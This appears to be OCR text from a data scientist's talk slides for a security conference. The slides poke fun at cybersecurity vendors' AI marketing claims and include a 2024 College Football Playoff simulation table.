

YOUR UBER DRIVER
THIS MORNING
PHIL
MOSER
URBANEK
PLACEK
LOW
HIGH
KNOWLEDGE OF CYBSERSECURITY

so, why am I speaking a network/security conference?

Data Science



Data Science



College Football
Board Games
Battle Deaths
ARIMA
RNN
t-SNE
XGBoost
SGD
LSTM
SVM
PCA
kNN
Data Science

Playoff Quarterfinal Semifinal Championship

2024 College Football Playoff Simulations


Results based on 10,000 simulations from team efficiency model

		TEAM RATING		WIN PROBABILITY			
LOGO	TEAM	OFFENSE	DEFENSE	ROUND 1	QUARTERFINAL	SEMI-FINAL	CHAMPIONSHIP
	Ohio State	0.219	0.245	0.696	0.409	0.279	0.166
	Notre Dame	0.215	0.257	0.658	0.388	0.265	0.158
	Georgia	0.209	0.142	✓	0.454	0.284	0.143
	Texas	0.133	0.290	0.759	0.570	0.270	0.143
	Oregon	0.230	0.155	✓	0.458	0.276	0.138
	Penn State	0.219	0.198	0.662	0.478	0.223	0.106
	Indiana	0.192	0.198	0.342	0.158	0.088	0.042
	Tennessee	0.092	0.226	0.304	0.133	0.073	0.031
	SMU	0.132	0.165	0.338	0.211	0.072	0.027
	Arizona State	0.152	0.054	✓	0.302	0.068	0.018
	Boise State	0.135	0.047	✓	0.311	0.069	0.018
	Clemson	0.130	0.120	0.241	0.128	0.034	0.010



Cybersecurity

Data Science



Cybersecurity

?

Data Science

EWR

the world of cybersecurity has become obsessed with two little letters.

the world of cybersecurity has become obsessed with two little letters.

say it with me:

the world of cybersecurity has become obsessed with two little letters.

say it with me:

A

the world of cybersecurity has become obsessed with two little letters.

say it with me:

AE

the world of cybersecurity has become obsessed with two little letters.

say it with me:

AE BUSINESS SOLUTIONS

or should i say

AI BUSINESS SOLUTIONS

the world of cybersecurity is **obsessed** with


AI

World-Leading Cybersecurity. Powered by AI.

One enterprise platform protecting endpoint, cloud, and data.

Request a Demo →

Take a Product Tour →




FortiAI: Secure Your AI Transformation

Protect, assist, and safeguard your AI journey

LEARN MORE

READ THE NEWS



Introducing the Platforms, powered by Precision AI

AI-Powered Network Security

AI-Driven Autonomous SecOps

AI-POWERED NETWORK SECURITY

Securing everyone and everything from the latest threats in every location. Built for Zero Trust and powered by AI, the Strata™ Network Security Platform proactively monitors, analyzes and prevents sophisticated threats in real time with less complexity, enabling secure growth and innovation for your organization.

95%
OF THE FORTUNE 100

70 K
CUSTOMERS

11x
NETWORK
SECURITY LEADER

have you ever wondered, what are they actually doing?


AI

FortiAI: Secure Your AI Transformation

Protect, assist, and safeguard your AI journey

LEARN MORE

READ THE NEWS



paloalto NETWORKS

Products Solutions Services Partners Company More

Demos and

Introducing Prisma AIRS


Prisma® AIRS is the world's most comprehensive AI security platform.

Deploy Bravely.

PRISMA® AIRS BY PALO ALTO NETWORKS

Get to know Prisma AIRS →

See Prisma AIRS in action →




RECOMMENDED

AI-POWERED NETWORK SECURITY

Purple ai™


Empower your team with an AI security analyst.



World-Leading Cybersecurity. Powered by AI.

One enterprise platform protecting endpoint, cloud, and data.

Request a Demo →



WHAT DOES

AI-POWERED NETWORK SECURITY

AI MEAN?

WHAT DOES

Reality

Expectation

AI MEAN?

"We're Using AI"

Reality

Expectation

"We're Using AI"

Reality

Expectation

Complex and multi-layered applications of methods and techniques from mathematics, statistics, and computer science by an interdiscplinary team of domain experts and specialists

"We're Using AI"

Reality ⟷ **Expectation**

We sent an API request to ChatGPT

Complex and multi-layered applications of methods and techniques from mathematics, statistics, and computer science by an interdiscplinary team of domain experts and specialists

"We're Using AI"

Reality

Expectation

We sent an API request to ChatGPT

Claude wrote the documentation


Complex and multi-layered applications of methods and techniques from mathematics, statistics, and computer science by an interdiscplinary team of domain experts and specialists

FortiAI: Secure Your AI Transformation

Protect, assist, and safeguard your AI journey

LEARN MORE

READ THE NEWS



paloalto NETWORKS

Products Solutions Services Partners Company More

Demos and

Introducing Prisma AIRS


Prisma® AIRS is the world's most comprehensive AI security platform.

Deploy Bravely.

PRISMA® AIRS BY PALO ALTO NETWORKS

Get to know Prisma AIRS →

See Prisma AIRS in action →




RECOMMENDED

AI-POWERED NETWORK SECURITY

Purple ai™


Empower your team with an AI security analyst.



World-Leading Cybersecurity. Powered by AI.

One enterprise platform protecting endpoint, cloud, and data.

Request a Demo →



where does the world of cybersecurity fall?

